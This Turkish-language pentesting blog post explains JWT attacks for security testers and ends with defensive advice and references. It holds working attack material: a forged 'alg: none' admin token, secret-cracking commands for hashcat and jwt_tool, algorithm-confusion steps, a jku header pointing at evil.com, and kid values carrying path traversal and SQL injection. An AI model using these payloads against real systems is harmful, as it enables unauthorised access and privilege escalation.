
JWT Saldırı Teknikleri: Token’ın Ötesindeki Tehditler
Yazar: Ali Kostak
JWT implementasyonlarındaki yaygın güvenlik zafiyetlerini, saldırı tekniklerini ve korunma yöntemlerini pratik örneklerle inceliyoruz
JWT Saldırı Teknikleri: Token'ın Ötesindeki Tehditler
Bir API'yi test ederken Burp Suite'te yakaladığınız HTTP isteğinin Authorization header'ında Bearer eyJhbGciOi... ile başlayan uzun bir string gördüyseniz, bir JWT ile karşı karşıyasınız demektir. Bugün hemen her modern web uygulaması ve API, oturum yönetimini JWT üzerine kurmuş durumda. Peki ya bu token düşündüğünüz kadar güvenli değilse?
Bu yazıda JWT'nin nasıl çalıştığını kısaca hatırlatıp, ardından sızma testlerinde ve bug bounty'de işinize yarayacak 7 saldırı tekniğini pratik örneklerle ele alacağız.
JWT'yi Tanıyalım
JWT, nokta ile ayrılmış üç base64url parçasından oluşur:
header.payload.signature
- Header: Hangi algoritmanın kullanıldığını söyler (
alg) — HS256, RS256 gibi. - Payload: Kullanıcıya ait bilgileri taşır — kim olduğunuz, rolünüz, token'ın ne zaman biteceği.
- Signature: "Bu token gerçekten benim sunucumdan çıktı" diyen imza.

Tipik bir payload şöyle görünür:
{
  "sub": "ali.kostak",
  "role": "user",
  "plan": "free",
  "iat": 1700000000,
  "exp": 1700003600
}
Sunucu her istekte bu token'ı doğrular ve payload'daki bilgilere göre karar verir: bu kullanıcı admin mi, free mi, token süresi dolmuş mu? İşte saldırı yüzeyi de tam burada ortaya çıkıyor — doğrulama mekanizması bir yerde zayıfsa, o token artık sizin elinizde şekillenen bir anahtar haline geliyor.
1. Algorithm None Atağı
JWT spesifikasyonu ilginç bir özellik barındırır: "alg": "none" — yani "bu token'ı imzalamadım, böyle kabul et." Geliştirme ortamı için düşünülmüş bir kolaylık, ama bazı kütüphaneler bunu üretimde de sessizce kabul ediyor.
Yapmanız gereken basit:
- Token'ın header'ını decode edin
algdeğerininoneyapın- Payload'da istediğiniz claim'i değiştirin — mesela
"role": "admin" - Signature kısmını tamamen kaldırın
// Orijinal
{"alg": "HS256", "typ": "JWT"}

// Manipüle edilmiş
{"alg": "none", "typ": "JWT"}
Oluşan token şuna benzer:
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdWIiOiJhbGkiLCJyb2xlIjoiYWRtaW4ifQ.
Sondaki noktaya dikkat — signature boş ama ayırıcı nokta olmalı. Bir de şunu deneyin: "None", "NONE", "nOnE" gibi varyasyonlar. Bazı kütüphanelerin case-insensitive kontrolü bu varyasyonları geçirebilir.
# jwt_tool ile otomatik test
python3 jwt_tool.py <token> -X a
2. Zayıf Secret Key Kırma
HMAC tabanlı algoritmalar (HS256, HS384, HS512) simetrik bir secret key kullanır. Anahtar ne kadar güçlüyse token o kadar güvenli. Ama pratikte karşılaşılan secret'lar sizi şaşırtabilir.
Bir pentest sırasında API'den dönen JWT'yi hashcat'e verdim. Birkaç saniye içinde secret kırıldı: test123. Bu secret ile token'daki "role": "reader" değerini "role": "admin" yaparak tüm yönetici endpoint'lerine eriştim.
# hashcat ile JWT secret kırma
hashcat -a 0 -m 16500 jwt_token.txt wordlist.txt

# veya john ile
john jwt_token.txt --wordlist=rockyou.txt --format=HMAC-SHA256
Sıkça karşılaşılan zayıf secret'lar:
secret,password,123456your-256-bit-secret— jwt.io'nun varsayılan değeri, inanılmaz sayıda üretim ortamında kullanılıyor- Şirket adı, proje adı veya
app_secretgibi tahmin edilebilir değerler
# jwt_tool ile wordlist tabanlı kırma
python3 jwt_tool.py <token> -C -d wordlist.txt
Secret kırıldığında oyun biter — istediğiniz claim ile istediğiniz token'ı üretebilirsiniz.
3. Algorithm Confusion (RS256 → HS256)
Bu, JWT saldırıları arasında en zarif olanıdır. Mantığı şöyle:
- RS256 asimetrik çalışır: private key ile imzala, public key ile doğrula
- HS256 simetrik çalışır: aynı secret ile hem imzala hem doğrula
Peki sunucu RS256 kullanıyor ama HS256'yı da kabul ediyorsa ne olur? Saldırgan algoritmayı HS256'ya çevirir ve sunucunun herkese açık olan public key'ini HMAC secret'ı olarak kullanır. Sunucu da public key ile doğrulama yaptığı için token'ı geçerli kabul eder.

Adımlar:
- Sunucunun public key'ini bulun —
/jwks.jsonveya/.well-known/jwks.jsonendpoint'leri, TLS sertifikası - Header'daki
algdeğeriniRS256'danHS256'ya çevirin - Payload'ı değiştirin
- Public key'i HMAC secret olarak kullanarak imzalayın
# jwt_tool ile algorithm confusion
python3 jwt_tool.py <token> -X k -pk public_key.pem
Küçük ama kritik bir detay: public key'in PEM formatında olması gerekir ve satır sonu karakterleri (\n) sonucu etkileyebilir. İşe yaramıyorsa key formatını kontrol edin.
4. Claim Manipülasyonu ve Yetki Yükseltme
İmza atlatıldıktan sonra asıl eğlence başlar. Payload'daki claim'leri değiştirerek yetki yükseltme yapabilirsiniz:
| Claim | Orijinal | Manipüle |
|---|---|---|
role | user | admin |
is_admin | false | true |
group | viewer | superadmin |
sub | ali | [email protected] |
user_id | 1337 | 1 |
Bu teknik tek başına çalışmaz — önce yukarıdaki yöntemlerden biriyle imzayı atlatmanız gerekir. Ancak bazen hiç gerek kalmaz: bazı uygulamalar imzayı doğrulamaz bile. Token'ı jwt.io'da decode edip claim'leri değiştirin, signature kısmını olduğu gibi bırakıp gönderin. Eğer sunucu sadece payload'ı parse edip imzayı kontrol etmiyorsa, tebrikler — doğrudan erişim.
5. Token Expiration Bypass
exp claim'i token'ın ömrünü belirler. Ama her uygulama bunu düzgün kontrol etmez.
Deneyebileceğiniz şeyler:
expdeğerini 2099 yılına ayarlayın — sonsuz tokenexpclaim'ini tamamen kaldırın — bazı kütüphaneler eksik claim'i "süresiz" olarak yorumlar- Süresi dolmuş bir token'ı olduğu gibi tekrar gönderin — replay attack
{
  "sub": "ali",
  "role": "admin",
  "exp": 4102444800
}
Özellikle dikkat edin: bazı SPA'lar (Single Page Application) token süresini client-side JavaScript ile kontrol eder. Sunucu tarafında kontrol yoksa, tarayıcıdaki kontrolü atlamak yeterli.
6. JWK / JKU Header Injection
JWT header'ında jwk ve jku adında iki parametre daha var ve bunlar saldırganın işini çok kolaylaştırabilir.
JWK Injection: Kendi RSA anahtar çiftinizi oluşturun ve public key'i doğrudan token header'ına jwk olarak ekleyin. Sunucu doğrulama için bu anahtarı kullanırsa, kendi private key'inizle her şeyi imzalayabilirsiniz.
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "n": "sizin_public_key_n_değeriniz",
    "e": "AQAB"
  }
}
JKU Injection: Daha da ilginci — jku parametresine kendi sunucunuzun URL'sini yazın. Uygulama bu URL'den public key'i çekip doğrulama yaparsa, oyun sizin elinizde.
{
  "alg": "RS256",
  "jku": "https://evil.com/.well-known/jwks.json"
}
# jwt_tool ile test
python3 jwt_tool.py <token> -X i      # JWK injection
python3 jwt_tool.py <token> -X s -ju "https://evil.com/jwks.json"  # JKU injection
7. Kid (Key ID) Parameter Injection
kid parametresi sunucuya "hangi anahtarı kullanacaksın" der. Sorun şu ki bu değer bazen doğrudan dosya yoluna veya SQL sorgusuna aktarılır.
Directory Traversal ile:
{
  "alg": "HS256",
  "kid": "../../../dev/null"
}
/dev/null boş döner, secret boş string olur ve boş string ile imzalanmış token geçerli kabul edilir. Basit ama etkili.
SQL Injection ile:
{
  "alg": "HS256",
  "kid": "key1' UNION SELECT 'bilinen_secret' -- "
}
Sunucu key'i veritabanından çekiyorsa, SQL injection ile kendi belirlediğiniz bir secret döndürebilirsiniz. İki zafiyet bir arada — JWT + SQLi.
Araçlar
| Araç | Ne İşe Yarar |
|---|---|
| jwt_tool | Hepsi bir arada JWT test aracı — yukarıdaki tüm teknikleri destekler |
| jwt.io | Hızlı decode/encode — ilk bakış için vazgeçilmez |
| hashcat | Secret key kırma (mod 16500) |
| John the Ripper | Alternatif secret key kırma aracı |
| Burp Suite JWT Editor | Burp Suite içinden doğrudan JWT manipülasyonu |
Gerçek Dünyadan: PyJWT Algoritma Karmaşası (Eylül 2026)
Yukarıda anlattığımız teknikler teorik değil — 2026 yılında popüler PyJWT kütüphanesinde tam da bu saldırı yüzeylerini açığa çıkaran kritik zafiyetler keşfedildi. Eylül 2026'da yayınlanan 14 güvenlik danışma belgesiyle PyJWT 2.14.0 acil olarak çıkarıldı. İki tanesi özellikle dikkat çekici:
CVE-2026-102268 — PEM Detection Bypass (CVSS 9.1, Kritik)
PyJWT'nin is_pem_format() fonksiyonu, gelen anahtarın PEM formatında olup olmadığını kontrol ederek algorithm confusion'ı engellemesi gerekiyordu. Ama bu kontrol bir regex'e dayanıyordu ve her geçerli PEM formatını tanıyamıyordu.
Sorun şu: Python'ın cryptography kütüphanesindeki load_pem_public_key() fonksiyonu, PyJWT'nin regex'inin tanımadığı PEM formatlarını kabul ediyordu. Marker'ın yanında fazladan boşluk, CR-only satır sonları veya tek satıra katlanmış PEM key'leri — bunların hepsi is_pem_format() kontrolünü atlatıyordu ama yine de geçerli public key olarak yüklenebiliyordu.
Sonuç? Saldırgan public key'i biraz "mutate" edip (\n yerine \r, fazladan boşluk ekle gibi küçük değişiklikler) HMAC secret olarak kullanabiliyordu. Yazımızın 3. bölümündeki Algorithm Confusion saldırısının birebir gerçek dünya uygulaması.
CVE-2026-102273 — JWK Container Bypass (CVSS 7.4, Yüksek)
Bu zafiyet daha ince bir noktayı hedef alıyor. PyJWT 2.13.0, tek başına gelen bir public JWK'yı HMAC secret olarak kullanılmasını engelliyordu — ama aynı key bir JWKS container'ının içine sarıldığında, bir array'e konulduğunda veya üst düzeyde kty alanı olmayan başka bir yapıda sunulduğunda bu kontrolü atlıyordu.
Yani saldırgan şunu yapıyordu:
- Public RSA/EC/OKP key'i doğrudan geçirme → PyJWT reddeder ✗
- Aynı key'i
{"keys": [{ ... }]}şeklinde JWKS wrapper'ına sar → PyJWT kabul eder ✓
Her iki zafiyet de PyJWT 2.14.0'da düzeltildi (11 Eylül 2026). Eğer Python tabanlı bir JWT doğrulama sistemi test ediyorsanız, ilk iş PyJWT versiyonunu kontrol edin — 2.14.0 altındaki her versiyon bu saldırılara açık.
Nasıl Korunulur?
alg: none'ı reddet — Kütüphanenin bunu varsayılan olarak kabul etmediğinden emin olun.- Güçlü secret key kullanın — En az 256 bit, kriptografik olarak rastgele.
test123değil. - Algoritmayı sunucuda sabitleyin — Token'dan gelen
algdeğerine asla güvenmeyin. Kabul edeceğiniz algoritmayı hardcode edin. expkontrolünü sunucuda yapın — Client-side kontrol tek başına yeterli değil.kid,jku,jwkparametrelerini whitelist'leyin — Harici URL'lere ve dosya yollarına izin vermeyin.- Token'ı güvenli taşıyın — HttpOnly, Secure ve SameSite flag'leri ile cookie'de; localStorage'dan kaçının.
- Token iptal mekanizması kurun — JWT stateless olsa da kritik işlemler için server-side blacklist bulundurun.
Sonuç
JWT, doğru kullanıldığında sağlam bir mekanizma. Ama "doğru kullanım" sandığınız kadar yaygın değil. Zayıf secret'lar, yanlış algoritma konfigürasyonları ve eksik doğrulama kontrolleri, bir token'ı güvenlik duvarından geçiş kartına dönüştürebilir.
Bir sızma testinde veya bug bounty hedefinde JWT gördüğünüzde, bu yazıdaki teknikleri sırayla deneyin. jwt_tool tek bir araçla neredeyse hepsini otomatize edebilir. Ve unutmayın: bir token'ın imzalı olması, güvenli olduğu anlamına gelmez — önemli olan neyle ve nasıl imzalandığıdır.
Kaynakça
- RFC 7519 – JSON Web Token (JWT): https://datatracker.ietf.org/doc/html/rfc7519
- RFC 7515 – JSON Web Signature (JWS): https://datatracker.ietf.org/doc/html/rfc7515
- PortSwigger – JWT Attacks: https://portswigger.net/web-security/jwt
- Auth0 – Critical Vulnerabilities in JSON Web Token Libraries: https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/
- ticarpi/jwt_tool – JWT Pentesting Tool: https://github.com/ticarpi/jwt_tool
- NVD – CVE-2022-23529 (jsonwebtoken library vulnerability): https://nvd.nist.gov/vuln/detail/CVE-2022-23529
- Burp Suite JWT Editor Extension: https://portswigger.net/bappstore/26aaa5ded2f74beea19e2ed8345a93dd
- CVE-2026-102268 – PyJWT PEM Detection Bypass: https://github.com/jpadilla/pyjwt/security/advisories/GHSA-ffc3-869f-jxw9
- CVE-2026-102273 – PyJWT JWK Container Bypass: https://github.com/jpadilla/pyjwt/security/advisories/GHSA-w2cx-738m-mc7w
- SafeGuard – PyJWT 2.14 and 2.15: 14 Advisories: https://safeguard.sh/resources/blog/pyjwt-2-14-algorithm-confusion-advisories